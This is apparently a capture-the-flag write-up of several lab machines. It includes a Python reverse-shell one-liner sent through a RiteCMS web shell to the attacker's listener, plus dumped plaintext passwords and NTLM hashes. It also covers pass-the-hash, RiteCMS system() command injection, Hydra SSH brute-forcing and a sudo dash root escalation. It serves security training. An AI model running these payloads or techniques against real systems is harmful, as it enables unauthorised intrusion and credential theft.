

The Payload (The curl command): This forces the target machine to pick up its own phone and dial your Kali machine's number (192.168.116.130:4444)

I executed a Python 3 one-liner payload via the RiteCMS web shell parameter to upgrade my access from a non-interactive web session to a stable, interactive pseudo-terminal (TTY) reverse shell. This step was critical because a standard web shell environment cannot handle interactive prompts (such as entering user passwords during authentication checks). By launching a netcat listener on my Kali machine beforehand, I established an open port to receive the incoming terminal stream, allowing me to interact directly with the backend operating system.


```
(kali@kali)-[~]
$ curl -s "http://192.168.116.136:8080/ritecms/files/exploit.php?cmd=python3+-c+'import+socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_S
TEAM);s.connect((\"192.168.116.130\",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import+pty;pty.spawn(\"/bin/bash\")'"
```

```
www-data@chain:/var/www/html/ritecms/files$ /usr/lib/cargo/bin/coreutils/cat ../users.db
<files$ /usr/lib/cargo/bin/coreutils/cat ../users.db
*ytaleusersusersCREATE TABLE users (
  id INTEGER PRIMARY KEY,
  username TEXT,
  password TEXT,
  email TEXT,
  role TEXT
)
***J**8+7norzahr4@securenorzahr4@appsecmy.comviewer:##-syafiqhazimSyaf!q#2024syafiqhazim@appsecmy.comviewer1%3razmanrazm4n!2023@razman@appsecmy.com
editor:-9aimantino4iman_4dmin@2024aimantino@appsecmy.comadminA')Aprofapokalipspr0f4p0k@2024!profapokalips@appsecmy.comeditor5kdjebatkD@secur3!2024kdjebata
ppsecmy.comeditorwww-data@chain:/var/www/html/ritecms/files$ cat ../users.db
```

Next, with obtained credentials, logging into <https://192.168.116.136:9090/> using the system account profile credentials bypassed the terminal barrier, granting access to an unrestricted control panel and an administrative terminal interface under aimantino.



Using the powershell built-in feature, I decided to open the shell and try to list all discoverable files as the root@chain. This resulted in me finding a proof.txt file. Using strings the actual flags are displayed at the end of the challenge.



Flag: OWASPKL{68e8511198425c0cbbb3f0d182314afd}

The Art of Evasion and Persistence Series - Very Hard

The Art of Evasion and Persistence - 1

```
→ ~ sudo nmap -sn 192.168.60.0/24
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-29 15:06 -0400
Nmap scan report for 192.168.60.1
Host is up (0.00062s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 192.168.60.128
Host is up (0.00018s latency).
MAC Address: 00:0C:29:FA:1B:00 (VMware)
Nmap scan report for 192.168.60.254
Host is up (0.00023s latency).
MAC Address: 00:50:56:E0:D1:5A (VMware)
Nmap scan report for 192.168.60.129
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 7.42 seconds
→ ~ █
```

Find window box, this is likely 192.168.60.128, because mine is .129

```

→ ~ sudo nmap -sC -sV -Pn -p- 192.168.60.128 -oN fullscan.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-29 15:16 -0400
Nmap scan report for 192.168.60.128
Host is up (0.00040s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd 1.12.6
|_ tls-alpn:
|_ ftp
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: TIMEOUT
|_ ssl-cert: Subject: commonName=filezilla-server self signed certificate
|_ Not valid before: 2026-05-26T12:56:16
|_ Not valid after: 2027-05-27T13:01:16
|_ ftp-syst:
|_ SYST: UNIX emulated by FileZilla.
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-title: IIS Windows
|_ http-server-header: Microsoft-IIS/10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.0.30)
|_ ssl-cert: Subject: commonName=localhost
|_ Not valid before: 2009-11-10T23:48:47
|_ Not valid after: 2019-11-08T23:48:47
|_ tls-alpn:
|_ http/1.1
|_ ssl-date: TLS randomness does not represent time
|_ http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
|_ http-title: Welcome to XAMPP
|_ Requested resource was https://192.168.60.128/dashboard/
445/tcp   open  microsoft-ds?
8080/tcp  open  http         Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.0.30)
|_ http-title: Welcome to XAMPP
|_ Requested resource was http://192.168.60.128:8080/dashboard/
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
49668/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:FA:1B:00 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```

```

Host script results:
| smb2-time:
|_ date: 2026-05-29T19:15:26
|_ start_date: N/A
|_ clock-skew: -4m23s
|_ smb2-security-mode:
|_ 3.1.1:
|_ Message signing enabled but not required
|_ nbstat: NetBIOS name: DESKTOP-LGT6HFQ, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:fa:1b:00 (VMware)

```

The nmap output show 21 FTP FileZilla anonymous , 80 IIS , 443/8080 XAMPP Apache PHP , 445 SMB

```

→ ~ ftp 192.168.60.128
Connected to 192.168.60.128.
220-FileZilla Server 1.12.6
220 Please visit https://filezilla-project.org/
Name (192.168.60.128:kali): anonymous
331 Please, specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> passive off
Passive mode: off; fallback to active mode: off.

```

I try ftp anonymous because nmap show it can, and also set passive off so i can ls

```

ftp> ls
200 EPRT command successful.
150 Starting data transfer.
-r--r--r-- 1 ftp ftp          81920 May 26 13:21 SAM
-r--r--r-- 1 ftp ftp          24576 May 26 13:21 SECURITY
-r--r--r-- 1 ftp ftp       11456512 May 26 13:21 SYSTEM
226 Operation successful

```

Then i get all the file

```

→ ~ impacket-secretsdump -sam SAM -security SECURITY -system SYSTEM LOCAL
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x9bb8173d4c12219685e7f526ff8e7735
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:2110c42919c00dc7337738fe13ae2a80:::
ligac:1001:aad3b435b51404eeaad3b435b51404ee:27a42a4c91caf7e5ae797c0877a114af:::
webadmin:1002:aad3b435b51404eeaad3b435b51404ee:97d15e7e19988b89622647e0c2a5f2a1:::
svcbbackup:1003:aad3b435b51404eeaad3b435b51404ee:5a02d60c4015ab7b9c0cc7a8db84556e:::
jhalim:1004:aad3b435b51404eeaad3b435b51404ee:bb3cf68302be34934988983af522d55b:::
norziana:1005:aad3b435b51404eeaad3b435b51404ee:aceee17d5173dd26ca2357b8f14004ff:::
fakhrul:1006:aad3b435b51404eeaad3b435b51404ee:459126d690f2cd0aac0a24a12d072e15:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:0xd30cf3ad327ef283ff3be82363871ca56663a74d
dpapi_userkey:0x9c95c51ed01f2c5576c406469a5123a7a44f375c
[*] Cleaning up ...

```

Then dump hashes

```

97d15e7e19988b89622647e0c2a5f2a1:webhead2290
Approaching final keyspace - workload adjusted.

```

Use hashcat with rockyou to get any of the password of these users and got the webadmin

```
smbclient //192.168.60.128/Users -U 'webadmin%webhead2290'
```

```
smb: \> recurse ON
smb: \> prompt OFF
smb: \> ls
```

After login in as share users

```
\webadmin\Desktop
.                D          0  Wed May 27 01:18:30 2026
..               D          0  Wed May 27 01:18:30 2026
local.txt        A        42  Fri May 29 09:19:33 2026
```

```
➔ ~ cat local.txt
OWASPKL{b955142d1496bc8d6f0d5b16f014666}
```

OWASPKL{b955142d1496bc8d6f0d5b16f014666}

The Art of Evasion and Persistence - 2

To determine which hashes belonged to which users, I performed pass-the-hash authentication testing:

```
nxc smb 192.168.60.128 -u users.txt -H ntlm.txt --continue-on-success
```

And got :

DESKTOP-LGT6HFQ\ligac:27a42a4c91caf7e5ae797c0877a114af

That proved the hash belonged to ligac

impacket-smbclient -hashes :27a42a4c91caf7e5ae797c0877a114af ligac@192.168.60.128

```
+ ~ impacket-smbclient -hashes :27a42a4c91caf7e5ae797c0877a114af ligac@192.168.60.128
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use Users
# cd ligac
# ls
drw-rw-rw- 0 Tue May 26 10:39:11 2026 .
drw-rw-rw- 0 Tue May 26 10:39:11 2026 ..
drw-rw-rw- 0 Tue May 26 08:38:46 2026 3D Objects
drw-rw-rw- 0 Tue May 26 08:35:03 2026 AppData
drw-rw-rw- 0 Tue May 26 08:38:46 2026 Contacts
drw-rw-rw- 0 Wed May 27 00:49:15 2026 Desktop
drw-rw-rw- 0 Wed May 27 00:19:37 2026 Documents
drw-rw-rw- 0 Wed May 27 01:01:41 2026 Downloads
drw-rw-rw- 0 Tue May 26 08:38:52 2026 Favorites
drw-rw-rw- 0 Tue May 26 08:38:47 2026 Links
drw-rw-rw- 0 Tue May 26 08:38:47 2026 Music
-rw-rw-rw- 1310720 Tue May 26 08:35:03 2026 NTUSER.DAT
-rw-rw-rw- 552960 Tue May 26 08:35:03 2026 ntuser.dat.LOG1
-rw-rw-rw- 355328 Tue May 26 08:35:03 2026 ntuser.dat.LOG2
-rw-rw-rw- 65536 Tue May 26 08:35:06 2026 NTUSER.DAT[53b39e88-18c4-11ea-a811-000d3aa4692b].TM.blf
-rw-rw-rw- 524288 Tue May 26 08:35:03 2026 NTUSER.DAT[53b39e88-18c4-11ea-a811-000d3aa4692b].TM.Container00000000000000000001.regtrans-ms
-rw-rw-rw- 524288 Tue May 26 08:35:03 2026 NTUSER.DAT[53b39e88-18c4-11ea-a811-000d3aa4692b].TM.Container00000000000000000002.regtrans-ms
-rw-rw-rw- 20 Tue May 26 08:35:09 2026 ntuser.ini
drw-rw-rw- 0 Tue May 26 08:40:54 2026 OneDrive
drw-rw-rw- 0 Tue May 26 08:40:52 2026 Pictures
drw-rw-rw- 0 Tue May 26 08:38:47 2026 Saved Games
drw-rw-rw- 0 Tue May 26 08:40:17 2026 Searches
drw-rw-rw- 0 Tue May 26 08:38:46 2026 Videos
# get NTUSER.DAT
#
```


Login in smb with liga hashes

I get the NTUSER.DAT


strings NTUSER.DAT | grep -iE "pass|password|backup|filezilla|xampp|admin|secret|cred"

```
C:\xampp\htdocs\ritecms\media\Loader.exe
C:\xampp\xampp-control.exe
```

Saw this interesting, that shows the cms is ritecms.



Using the webadmin credential able to login in ritecms



Scroll down there this clue, so im getting close

Loader.exe	application/x-dosexec	19 589.1	2026-05-26, 13:22	✖
------------	-----------------------	----------	-------------------	---

What took me so long is this loader.exe which i got nothing

content_functions	1	X
-------------------	---	---

I'm able to go into the admin panel, then I go to the admin advance setting. RiteCMS content functions allow special function syntax inside page content. Since this feature was enabled, I tested whether it could execute system commands.

ADMINISTRATION » EDIT PAGE: HOME

Content Sidebars Inline CSS Properties Include Notes

Address:

Title:

Page title: (optional)

Headline: (optional)

<p>Easy peasy. Now find a way to get a foothold.

If you get stuck, there is a hint somewhere in this CMS.</p>

[function:system('type C:\Users\Administrator\Desktop\proof.txt')]

I switched the editor to Text Mode on the home page and added this payload.

```
<div id="content">
<p>Easy peasy. Now find a way to get a foothold.<br /><br />If you get stuck, there is a hint somewhere in this CMS.</p>

nt authority\system</div></div></div>
<div id="bottomwrapper">
<div id="bottom">
```

Before this the payload was [function:system('whoami')] to verify if it work.

```
<div id="mainwrapper">
<div id="main">t" onclick="currentSlide(5)"></span>>>v class="text">text5</div></div>
<div id="content">
<p>Easy peasy. Now find a way to get a foothold.<br /><br />If you get stuck, there is a hint somewhere in this CMS.</p>

OWASPKL{33e9d2bbd6c42bf3b71aefbe7dan1543}</div></div></div>
<div id="bottomwrapper">
<div id="bottom">
```

Then curl -s "http://192.168.60.128:8080/ritecms/" the payload work and got the flag.

OWASPKL{33e9d2bbd6c42bf3b71aefbe7dan1543}

REBORNE

Challenge: Reborn

Description: "Have you ever read a tale?"

```
sudo netdiscover -i eth0 -r 192.168.194.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
1347 Captured ARP Req/Rep packets, from 5 hosts. Total size: 80820
-----
IP           At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.194.1 00:50:56:c0:00:08 1098   65880 VMware, Inc.
192.168.194.2 00:50:56:f3:33:05  162   9720  VMware, Inc.
192.168.194.140 00:0c:29:4e:d8:53   52   3120  VMware, Inc.
192.168.194.254 00:50:56:ee:a5:eb   23   1380  VMware, Inc.
0.0.0.0       00:50:56:c0:00:08   12    720   VMware, Inc.
```

Using a netdiscover scan tool, the target machine was identified at the IP address 192.168.194.140.


```
nmap -sC -sV -p- 192.168.194.140
```

```
21/tcp open  ftp      vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.194.129
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--  1 0      0      640884 Aug 06  2023 Mainframe.pdf
| -rw-r--r--  1 0      0      2429 Aug 06  2023 hint.txt
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 2b:99:9f:62:0e:d2:fe:69:ac:f9:66:8b:d4:97:3c:b9 (RSA)
|   256 09:ee:50:e7:23:0d:03:bd:7a:fd:ca:d2:17:57:07:4d (ECDSA)
|_  256 63:b3:36:60:6b:64:9a:5f:33:5a:de:5b:05:aa:08:ac (ED25519)
80/tcp open  http      Apache httpd 2.4.41 ((Ubuntu))
```

An Nmap scan was executed against the target IP to discover open ports and running services, The scan revealed three critical open ports:

- **Port 21 (FTP):** vsftpd 3.0.3 (Anonymous login allowed)
- **Port 22 (SSH):** OpenSSH 8.2p1 Ubuntu
- **Port 80 (HTTP):** Apache httpd 2.4.41

```

root@kali:~# ftp 192.168.194.140
Connected to 192.168.194.140.
220 You are now entering Mainframe rabbit hole_
Name (192.168.194.140:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||42486|)
150 Here comes the directory listing.
-rw-r--r--    1 0          0          640884 Aug 06  2023 Mainframe.pdf
-rw-r--r--    1 0          0          2429 Aug 06  2023 hint.txt
226 Directory send OK.
ftp> quit
221 Goodbye.

```

We successfully login the ftp by using anonymous credentials and we found Mainframe.pdf and hint.txt

The screenshot shows the CyberChef interface. On the left, the 'Operations' sidebar lists various tools. The 'Recipe' panel shows a 'From Base64' operation selected, with the 'Alphabet' dropdown set to 'A-Za-z0-9+/' and the 'Remove non-alphabet chars' checkbox checked. The 'Input' panel displays a long Base64 string. The 'Output' panel shows the decoded result, which are the lyrics to the song 'Never Gonna Give You Up'.

The hint.txt file contained a base64-encoded string. Using CyberChef to decode it, the output was a classic Rickroll (the lyrics to "Never Gonna Give You Up"), indicating a rabbit hole or a playful distraction by the challenge creator.

Moving on to the HTTP service on Port 80, the next step involved mapping out the web application's structure.

```
GNU nano 8.1 /etc/hosts *
127.0.0.1    localhost
127.0.1.1    kali.kali    kali
192.168.194.140  mainframe.local

# The following lines are desirable for IPv6 capable hosts
::1    localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

To ensure proper routing and potential virtual host routing, the target IP 192.168.194.140 was mapped to the mainframe.local in the /etc/hosts file

A directory fuzzing tool was used against

http://mainframe.local/ to uncover hidden paths.

```
gobuster dir -u http://192.168.194.140/ -H "Host: mainframe.local" \
-w /usr/share/wordlists/dirb/common.txt -x php,txt,html,bak
```

```
/.htpasswd.html    (Status: 403) [Size: 280]
/css               (Status: 301) [Size: 316] [--> http://mainframe.local/css/]
/img              (Status: 301) [Size: 316] [--> http://mainframe.local/img/]
/index.html        (Status: 200) [Size: 1724]
/index.html        (Status: 200) [Size: 1724]
/index.html.bak    (Status: 200) [Size: 180]
/info.php          (Status: 200) [Size: 69394]
/info.php          (Status: 200) [Size: 69394]
/login.php         (Status: 200) [Size: 0]
/logs             (Status: 301) [Size: 317] [--> http://mainframe.local/logs/]
/password.php      (Status: 200) [Size: 0]
/robots.txt        (Status: 200) [Size: 307]
/robots.txt        (Status: 200) [Size: 307]
/search.php        (Status: 200) [Size: 0]
/secret            (Status: 301) [Size: 319] [--> http://mainframe.local/secret/]
/server-status     (Status: 403) [Size: 280]
Progress: 23070 / 23075 (99.98%)
=====
Finished
=====
```

The output shows highlights several interesting directories and files, including /lfg, /secret, /info.php, and robots.txt.

```
← → ↻ 🏠 mainframe.local/robots.txt
zSecurity z Wireless Adapters z VIP Membership z VPN By zSecurity

User-agent: *
Disallow: /chip/
Disallow: /clog/
Disallow: /krypton/
Disallow: /mow/
Disallow: /steam/
Disallow: /password.php?id=2
Disallow: /prometheus/
Disallow: /lfg/
Disallow: /logs/
Disallow: /secret/
Disallow: /unityverse/
Disallow: /2434/
Disallow: /search.php
Disallow: /login.php
Disallow: /_home/
```

Inspect the robots.txt file in the browser and walk through every directory.



We were navigating through the /lfg/ directory, which eventually led to a deeply nested path: mainframe.local/lfg/gohere/alittlebitmore/almostthere/. This page displays an image of a plague doctor character labeled "PROFESSOR APOKALIPS" and a link to an external GitHub Pages site: ap0k4l1p5.github.io/talesofcred.html.

```
root@kali:~/Documents# steghide extract -sf Ap0k4L1p5.jpg
Enter passphrase:
the file "passphrase.txt" does already exist. overwrite ? (y/n) n
steghide: did not write to file "passphrase.txt".
root@kali:~/Documents# cat passphrase.txt
H3J35'S_F0R3S4W_T4LES
root@kali:~/Documents#
```

The image found on the web page (presumably saved as Ap0k4L1p5.jpg) was analyzed using steghide to check for embedded data. Extracting the file without needing a passphrase successfully yielded a text file named passphrase.txt. Reading this file revealed the string: H3J35'S_F0R3S4W_T4LES. At first, I thought it was a password for SSH, but I was wrong. And I need to search more deeply.

With a confirmed username and a highly tailored custom dictionary, an automated online password attack was launched against the SSH service using THC-Hydra.

```
hydra -l apokalips -P passlist.txt ssh://192.168.194.140
```

```
root@kali:~/Documents# hydra -l apokalips -P passlist.txt ssh://192.168.194.140
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-31 07:21:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:1/p:10), ~1 try per task
[DATA] attacking ssh://192.168.194.140:22/
[22][ssh] host: 192.168.194.140  login: apokalips  password: Un17yW34v3r5
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-31 07:21:10
```

We have successfully found the credentials. **Credentials Compromised:**

- **User:** apokalips
- **Password:** Un17yW34v3r5

```
root@kali:~# ssh apokalips@192.168.194.140
apokalips@192.168.194.140's password:
Last login: Fri May 29 16:28:06 2026
apokalips@etherborne:~$ ls
user.txt
apokalips@etherborne:~$ cat user.txt
This is user.txt file. FYI :)
apokalips@etherborne:~$ su root
Password:
su: Authentication failure
apokalips@etherborne:~$ sudo ls la
[sudo] password for apokalips:
Sorry, user apokalips is not allowed to execute '/usr/bin/ls la' as root on etherborne.
apokalips@etherborne:~$ sudo l
[sudo] password for apokalips:
Sorry, try again.
[sudo] password for apokalips:
sudo: l: command not found
apokalips@etherborne:~$ sudo -l
Matching Defaults entries for apokalips on etherborne:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User apokalips may run the following commands on etherborne:
  (ALL) NOPASSWD: /usr/bin/dash
```

Post-exploitation enumeration prioritized identifying misconfigured system permissions. The `sudo -l` command was executed to audit the current user's privileges

```
apokalips@etherborne:~$ sudo dash
# ls
user.txt
# whoami
root
# find / -name *.txt"
```

The output confirmed that the apokalips user possessed permissions to execute the `/usr/bin/dash` binary (a POSIX-compliant shell) as root without requiring password authentication.

This critical misconfiguration was exploited to instantly escalate privileges and spawn an interactive root shell.

```
# cd /root/
# ls
root.txt.gpg  snap
# ls -la
total 68
drwx----- 8 root root 4096 May 29 16:36 .
drwxr-xr-x 20 root root 4096 Jan 23 2021 ..
-rw-r--r-- 1 root root 4978 Aug 7 2023 .bash_history
-rw-r--r-- 1 root root 3106 Dec 5 2019 .bashrc
drwx----- 2 root root 4096 Jan 23 2021 .cache
-rw-r--r-- 1 root root 59 May 29 16:36 .flag.txt
